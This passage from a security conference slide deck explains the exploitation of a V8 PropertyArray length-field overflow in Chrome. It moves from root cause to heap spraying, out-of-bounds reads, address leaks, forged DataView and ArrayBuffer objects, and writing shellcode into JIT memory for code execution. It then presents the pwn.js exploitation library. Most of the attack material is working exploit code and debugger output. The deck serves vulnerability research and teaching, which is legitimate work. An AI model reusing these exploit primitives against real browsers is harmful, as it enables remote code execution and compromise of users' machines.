  - `external` can become 1024 (in `MigrateFastToFast`)

# Root cause analysis

```
Handle<PropertyArray> Factory::NewPropertyArray(int size,
                                                PretenureFlag pretenure) {
    DCHECK_LE(0, size);
    if (size == 0) return empty_property_array();
    CALL_HEAP_FUNCTION(isolate(),
                        isolate()->heap()->AllocatePropertyArray(size, pretenure),
                        PropertyArray);
}

AllocationResult Heap::AllocatePropertyArray(int length,
                                             PretenureFlag pretenure) {
    ...
    result->set_map_after_allocation(property_array_map(), SKIP_WRITE_BARRIER);
    PropertyArray* array = PropertyArray::cast(result);
    array->initialize_length(length);
    MemsetPointer(array->data_start(), undefined_value(), length);
    return result;
}
```

# Root cause analysis

```
int PropertyArray::length() const {
    Object* value_obj = READ_FIELD(this, kLengthAndHashOffset);
    int value = Smi::ToInt(value_obj);
    return LengthField::decode(value);
}

class PropertyArray : public HeapObject {
public:
    inline int length() const;
    inline int synchronized_length() const;
    inline void initialize_length(int length);
    ...
}

static const int kLengthFieldSize = 10;
class LengthField : public BitField<int, 0, kLengthFieldSize> {};
class HashField : public BitField<int, kLengthFieldSize,
                                kSmiValueSize - kLengthFieldSize - 1> {};
...
};
```

LengthField is a BitField with 10 bits  
=> max value is 1023

# Root cause analysis

- Due to the bug, newly created array's `length()` will return 0
- This does not immediately cause an out-of-bound access
  - The memory is still allocated large enough to contain 1024 elements
- It gets interesting **after** the Garbage Collector (GC) is run
  - The GC sees the array length being 0, and reallocates the array
    - Reallocation happens when moving the objects from new space to old space (i.e. scavenge)
  - Now we have an OOB read/write access!

# Root cause analysis

MigrateFastToFast:

PropertyArray



`new_map->NumberOfFields() == 1022`

`new_map->unused_property_fields() == 2`

`external == 1022 + 2 == 1024`

```
Handle<PropertyArray> array = isolate->factory()->NewPropertyArray(external);
```

array (PropertyArray)



```
array->initialize_length(length);
```

LengthField (10bits) becomes 0  
HashField (21 or 22bits) becomes 1


# Root cause analysis

array (PropertyArray)



`array->synchronized_length() == 0`

Scavenge/GC:



# Root cause analysis

array (PropertyArray)



After Scavenge/GC:

array (PropertyArray)



Now in Old Space with size of 0, but we can still access up to 1022 properties!


What are in those elements are unknown at the moment!

# Testing the theory

- Out-of-bound read

```
for (let i = 0; i < 1022; i++) {
    generator.prototype['b' + i] = 0x1234;
}

for (let i = 0; i < 1022; i++) {
    try {
        document.write(i + " ==> " + generator.prototype['b' + i] + "<br>");
    } catch (e) { }
}
```



1 ==> 3068	0 ==> 4660
2 ==> 1022	1 ==> 4660
4 ==> b0	2 ==> 4660
5 ==> 961088	3 ==> 4660
6 ==> 1	4 ==> 4660
7 ==> b1	5 ==> 4660
8 ==> 1573184	6 ==> 4660
9 ==> 1	7 ==> 4660
10 ==> b2	8 ==> 4660
11 ==> 3047744	9 ==> 4660
12 ==> 1	10 ==> 4660
13 ==> b3	11 ==> 4660
14 ==> 3451200	12 ==> 4660
15 ==> 1	13 ==> 4660
16 ==> b4	14 ==> 4660
17 ==> 4511040	15 ==> 4660
18 ==> 1	16 ==> 4660
19 ==> b5	17 ==> 4660
20 ==> 5264704	18 ==> 4660
21 ==> 1	19 ==> 4660
22 ==> b6	20 ==> 4660
23 ==> 7080256	21 ==> 4660
24 ==> 1	22 ==> 4660
25 ==> b7	23 ==> 4660
26 ==> 7769408	24 ==> 4660
27 ==> 1	25 ==> 4660
28 ==> b8	26 ==> 4660
29 ==> 8661312	27 ==> 4660
30 ==> 1	28 ==> 4660
31 ==> b9	29 ==> 4660
32 ==> 9897280	30 ==> 4660
	31 ==> 4660
	32 ==> 4660

# Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code with several lines highlighted in red, indicating specific instructions or memory locations of interest. The right pane shows a stack trace and exception details.

**Assembly Code (Left Pane):**

```
00007fff`0b380bd0 4154    push    r12
00007fff`0b380bd2 4155    push    r13
00007fff`0b380bd4 4156    push    r14
00007fff`0b380bd6 4157    push    r15
00007fff`0b380bd8 4883ec30 sub     rsp,30h
00007fff`0b380bdc 4d8be1 mov     r12,r9
00007fff`0b380bdf 498bf8 mov     rdi,r8
00007fff`0b380be2 4c8bf1 mov     r14,rcx
00007fff`0b380be5 bd01000000 mov     ebp,1
00007fff`0b380bea 4885d2 test    rdx,rdx
00007fff`0b380bed 0f8415010000 je      chrome_child!v8::internal::WeakFixedArray::Add+0x148 (00007fff`0b380d08)
00007fff`0b380bf3 488b02 mov     rax,qword ptr [rdx]
00007fff`0b380bf6 4084c5 test    bpl,al
00007fff`0b380bf9 0f8409010000 je      chrome_child!v8::internal::WeakFixedArray::Add+0x148 (00007fff`0b380d08)
00007fff`0b380bf6 488b40ff mov     rax,qword ptr [rax-1]
00007fff`0b380c03 80780bac cmp    byte ptr [rax+0Bh],0ACh ds:00001234`0000000b=??
00007fff`0b380c07 0f85fb000000 jne    chrome_child!v8::internal::WeakFixedArray::Add+0x148 (00007fff`0b380d08)
00007fff`0b380c0d 49895310 mov     qword ptr [r11+10h],rdx
00007fff`0b380c11 498d4310 lea     rax,[r11+10h]
00007fff`0b380c15 488b18 mov     rbx,qword ptr [rax]
00007fff`0b380c18 488b03 mov     rax,qword ptr [rbx]
00007fff`0b380c1b 4c8b680f mov     r13,qword ptr [rax+0Fh]
00007fff`0b380c1f 488b03 mov     rax,qword ptr [rbx]
00007fff`0b380c22 49c1fd20 sar     r13,20h
00007fff`0b380c26 488b7007 mov     rsi,qword ptr [rax+7]
00007fff`0b380c2a 48c1fe20 sar     rsi,20h
00007fff`0h380c2e 2hf5 subh   rsi,ehn
```

**Stack Trace and Exception Details (Right Pane):**

```
ModLoad: 00007fff`400f0000 00007fff`400fc000 C:\Windows\SYSTEM32\Secur32.dll
ModLoad: 00007fff`425d0000 00007fff`4279c000 C:\Windows\SYSTEM32\urlmon.dll
ModLoad: 00007fff`4e390000 00007fff`4e3ad000 C:\Windows\System32\imagehlp.dll
ModLoad: 00007fff`3d090000 00007fff`3d39f000 C:\Windows\SYSTEM32\DWrite.dll
ModLoad: 00007fff`4aed0000 00007fff`4aef5000 C:\Windows\SYSTEM32\bcrypt.dll
ModLoad: 00007fff`42020000 00007fff`422b9000 C:\Windows\SYSTEM32\iertutil.dll
ModLoad: 00007fff`4b2e0000 00007fff`4b310000 C:\Windows\SYSTEM32\SSPICL.DLL
ModLoad: 00007fff`2c6d0000 00007fff`2c779000 C:\Program Files\Common Files\microsoft shared\ink\iptsf.dll
(1a10.184c): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007fff`4f133810 cc int 3

***** Path validation summary *****
Response Time (ms) Location
OK C:\symbols
0.014> g
(1a10.15cc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chrome_child!v8::internal::Object::IsWeakFixedArray+0xd [inlined in chrome_child!v8::internal::WeakFixedArray
00007fff`0b380c03 80780bac cmp byte ptr [rax+0Bh],0ACh ds:00001234`0000000b=??
```

# Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens

1 0> dq @rdx  
025f`0b612e08 00000204`e2b75cf9 000000a8`8b482251  
0000025f`0b612e18 000000a8`8b482251 000000a8`8b4bc0d1  
0000025f`0b612e28 00000100`a6284001 00000100`a6284201  
0000025f`0b612e38 000000a8`8b482a21 000000a8`8b482a51  
0000025f`0b612e48 000000a8`8b482a79 000000a8`8b482a99  
0000025f`0b612e58 000000a8`8b482ab9 000000a8`8b482ae1  
0000025f`0b612e68 000000a8`8b482b09 000000a8`8b482b39  
0000025f`0b612e78 000000a8`8b482b59 000000a8`8b482b81

2 0> dq 00000204`e2b75cf8  
0204`e2b75cf8 00001234`00000000 00001234`00000000  
00000204`e2b75d08 00001234`00000000 00001234`00000000  
00000204`e2b75d18 00001234`00000000 00001234`00000000  
00000204`e2b75d28 00001234`00000000 00001234`00000000  
00000204`e2b75d38 00001234`00000000 00001234`00000000  
00000204`e2b75d48 00001234`00000000 00001234`00000000  
00000204`e2b75d58 00001234`00000000 00001234`00000000  
00000204`e2b75d68 00001234`00000000 00001234`00000000

3 0> dq 00000204`e2b00000 MemoryChunk  
0204`e2b00000 00000000`00080000 00000000`00000004  
00000204`e2b00010 00000204`e2b02200 00000204`e2b80000  
00000204`e2b00020 00000204`e2b00000 00000000`00080000  
00000204`e2b00030 0000025f`0b660f43 0000025f`0b612910  
00000204`e2b00040 00000000`00000000 00000000`00000000  
00000204`e2b00050 0000025f`0b5d32c8 00000000`00000000  
00000204`e2b00060 00000000`00000000 00000000`00000000  
00000204`e2b00070 00000000`00000000 00000000`00000000  
  
owner\_

4 0> dq 0000025f`0b660f43 - 3  
025f`0b660f40 00007ffff`0e036b80 0000025f`0d836850  
0000025f`0b660f50 0000025f`0d836850 0000025f`0d836858  
0000025f`0b660f60 00000000`00000000 0000025f`0b612910  
0000025f`0b660f70 00000000`00000001 00000000`002d8000  
0000025f`0b660f80 00000000`00bd8000 00000000`0007de00  
0000025f`0b660f90 00000000`002cb400 00000000`00b27200  
0000025f`0b660fa0 00000000`001fb818 00000000`00000000  
0000025f`0b660fb0 00000000`00020000 00000000`00000000

Old Space

```
enum AllocationSpace {  
    NEW_SPACE,  
    OLD_SPACE,  
    CODE_SPACE,  
    MAP_SPACE,  
    LO_SPACE,  
    ...  
};
```

5 0:000> u 00007fff`0e036b80  
chrome\_child!v8::internal::PagedSpace::`vtable':  
00007ffff`0e036b80 6458 pop rax  
00007ffff`0e036b82 3f ???  
00007ffff`0e036b83 0cff or al,0FFh

# Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens
  - PagedSpace => OLD\_SPACE
- We need to allocate our objects to the same heap
  - Allocate the objects
    - Puts them to the New-space
  - Force the GC to scavenge
    - Moves from the New-space to Old-space

# Heap Feng Shui

- Force a scavenge by spraying
- But what do we spray?
- Let's try with **PACKED\_DOUBLE\_ELEMENTS** array
  - e.g. [1, 2.2, 3.3]

```
var foo = [1, 2, 3, 4.4, 5.5, 6.6];
var bar = [foo, foo, foo, foo];
var spray_arr = new Array(2*1024*1024);
var spray_idx = 0;
function spray() {
  if (spray_idx >= 2*1024*1024) { return false; }
  for (let i = 0; i < (1024 * 1024) / 16; i++) {
    tmp = foo.slice(0);
    spray_arr[spray_idx++] = tmp;
    tmp = bar.slice(0);
    spray_arr[spray_idx++] = tmp;
  }
}
```

3 ==> 6	length of <b>foo</b>
7 ==> 4	length of <b>bar</b>
11 ==> 6	
15 ==> 4	
19 ==> 6	
23 ==> 4	
27 ==> 6	
31 ==> 4	
35 ==> 6	
39 ==> 4	
43 ==> 6	
47 ==> 4	
51 ==> 6	
55 ==> 4	
59 ==> 6	
63 ==> 4	
67 ==> 6	
71 ==> 4	

# Partial OOB

- Corrupt the length value of the `foo` array
- Find the object with modified length
  - This becomes our OOB PACKED\_DOUBLE\_ELEMENTS array

```
var oob = null;
while (oob === null) {
    if (spray() === false) { return false; }
    if (generator.prototype[keys[3]] == 6) {
        generator.prototype[keys[3]] = 1000000;
        for (let i = 0; i < spray_idx; i++) {
            if (spray_arr[i].length == 1000000) {
                oob = spray_arr[i];
                break;
            }
        }
    }
}
```

OOB array (type: object, length: 1000000)  
[1, 2, 3, 4.4, 5.5, 6.6, 8.332851120744e-312, 8.487983164e-314, 2.0813472123103e-311, 2.0813472123103e-311, ... ]

# Partial OOB to Address Leak

- Make the variable **bar** a **PACKED\_ELEMENTS**
  - Put an index, so we can find the right **spray\_arr** element to modify
- With the OOB **PACKED\_DOUBLE\_ELEMENTS** array, we search for the other sprayed object (**bar**)

```
var bar = [0x13371337, 0, {}, 0];
...

var leak_idx;
for (let i = 0; i < 100; i++) {
    try {
        if (d2u(oob[i])[1] == 0x13371337) {
            leak_idx = i;
            break;
        }
    } catch (e) { }
}
if (leak_idx === undefined) { return false; }
```

# Partial OOB to Address Leak

- With `leak_idx`, we can reference the contents of `bar`
  - +1: `spray_idx`
  - +2: `object`
- Put a target object to leak its address at `spray_arr[target_idx][2]`
- Then, read the value (address) as double through `oob` array

```
var bar = [0x13371337, 0, {}, 0];
...
var target_idx = d2u(oob[leak_idx + 1])[1];

var func_obj = Array.prototype.map;
spray_arr[target_idx][2] = func_obj;

var func_lo = d2u(oob[leak_idx + 2])[0];
var func_hi = d2u(oob[leak_idx + 2])[1];
```

# Partial OOB to Arbitrary OOB

- Create a fake map object
  - +0x00: MetaMap root (TaggedPointer)
  - +0x08: Instance sizes (Int)
  - +0x0C: Instance attributes (Int)
    - 0x1000c8 == DataView type
- Create a fake DataView object
  - +0x00: map
  - +0x18: arraybuffer
  - +0x20: offset
  - +0x28: byteLength
- Create a fake ArrayBuffer object
  - +0x20: allocation base

```
var fake_map_obj = [
    u2d(0, 0),
    u2d(0, 0x1000c8),
    u2d(0, 0),
    u2d(0, 0),

    /* Fake ArrayBuffer object */
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0x43434343, 0x44444444), // buf addr
    u2d(0, 0),
].slice(0);

var fake_dv_obj = [
    u2d(fake_map_lo + 1, fake_map_hi),
    u2d(0, 0),
    u2d(0, 0),
    u2d(fake_map_lo + 0x20 + 1, fake_map_hi),
    u2d(0, 0),
    u2d(0, 0x4000),
].slice(0);
```

# Partial OOB to Arbitrary OOB

- Get the address of `fake_map_obj`
- Create a fake `DataView` object
  - `fake_dv_obj`
- Get the address of `fake_dv_obj`
- Put the address of `fake_dv_obj` with `oob` array
- Retrieve the fake `DataView` object by accessing with `spray_arr`
  - Now we have a `DataView` object where we control the length and the buffer address of
  - AKA, **arbitrary read/write primitive!**

```
spray_arr[target_idx][2] = fake_dv_obj;
var fake_dv_lo = d2u(oob[leak_idx + 2])[0]
var fake_dv_hi = d2u(oob[leak_idx + 2])[1];
fake_dv_lo += 0x30 - 1;

oob[leak_idx + 3] = u2d(fake_dv_lo + 1, fake_dv_hi);
var dv = spray_arr[target_idx][3];
```

# Arbitrary Code Execution


- Create a function object and get the address of it
- Read code object offset
  - +0x38
- Compute RWX machine code address
  - Code address + 0x60 (header)
- Write shellcode
- Call the function
- Profit!

```
fake_map_obj[8] = u2d(func_lo + 7 * 8 - 1, func_hi);
let jit_lo = DataView.prototype.getUint32.call(dv, 0, true) + 0x60;
let jit_hi = DataView.prototype.getUint32.call(dv, 4, true);

fake_map_obj[8] = u2d(jit_lo - 1, jit_hi);
for (let k = 0; k < shellcode.length; ++k) {
    DataView.prototype.setUint32.call(dv, k * 4, shellcode[k], true);
}

func_obj();
```

# Demo





pwn.js

# pwn.js

- JavaScript library with APIs for browser exploitation
- Integer types (from Long.js)
  - Uint8, Uint16, Uint32, Uint64
  - Int8, Int16, Int32, Int64
- Pointer types
  - Uint8Ptr, Uint16Ptr, ...
  - new PointerType(Uint8Ptr)
- Complex types: Arrays, Structs
- Function types

# pwn.js

- Convenience functions
  - `findGadget`
  - `importFunction`
- Exploit writer provides lower-level APIs
  - `addressOf`, `addressOfString` - Address of JS object, Address of JS string
  - `call` - Call function with arguments
  - `read` - Read from memory address
  - `write` - Write to memory address
  - `LoadLibrary` and `GetProcAddress` - Used by `importFunction`

# pwn.js - Example

```
with (new Exploit()) {
    var malloc = importFunction('msvcrt.dll', 'malloc', Uint8Ptr)
    var memset = importFunction('msvcrt.dll', 'memset')
    var p = malloc(8)
    memset(p, 0x41, 8)
    var p64 = Uint64Ptr.cast(p)
    var x = p64[0].add(10)
}
```

# pwn.js - Chrome

- Some low-level APIs can be the same for every V8 exploit
- Exploit writer provides
  - Any Chrome address (e.g. vtable)
  - `read` and `write` APIs
- Use the Chrome address to find `chrome_child.dll` base address
- Find byte sequences for necessary gadgets and offsets
  - `LoadLibraryExW`, `GetProcAddress`
  - `g_main_thread_stack_start`
- Create a Function with a large amount of JIT code

# Writing a pwn.js exploit

```
function Exploit() {
    ChromeExploit.call(this);


    // TODO setup and trigger exploit
    // TODO read any vtable

    this.initChrome(vtable);
}
Exploit.prototype =
Object.create(ChromeExploit.prototype);
Exploit.prototype.constructor = Exploit;
```

# Writing a pwn.js exploit

```
Exploit.prototype.read = function (address, size) {
    switch (size) {
        case 8:
        case 16:
        case 32:
        case 64:
            // TODO
            break
        default:
            throw 'unhandled size'€™;
    }
}
Exploit.prototype.write = function (address, value,
size) {
    // TODO see above
}
```

# Demo: pwn.js for Chrome



# Open Source

- Updated pwn.js with Chrome support
- Example exploit for the Case Study bug with pwn.js
  - Tested against Chrome 63

<https://github.com/theori-io/pwnjs>

# Questions?

# References

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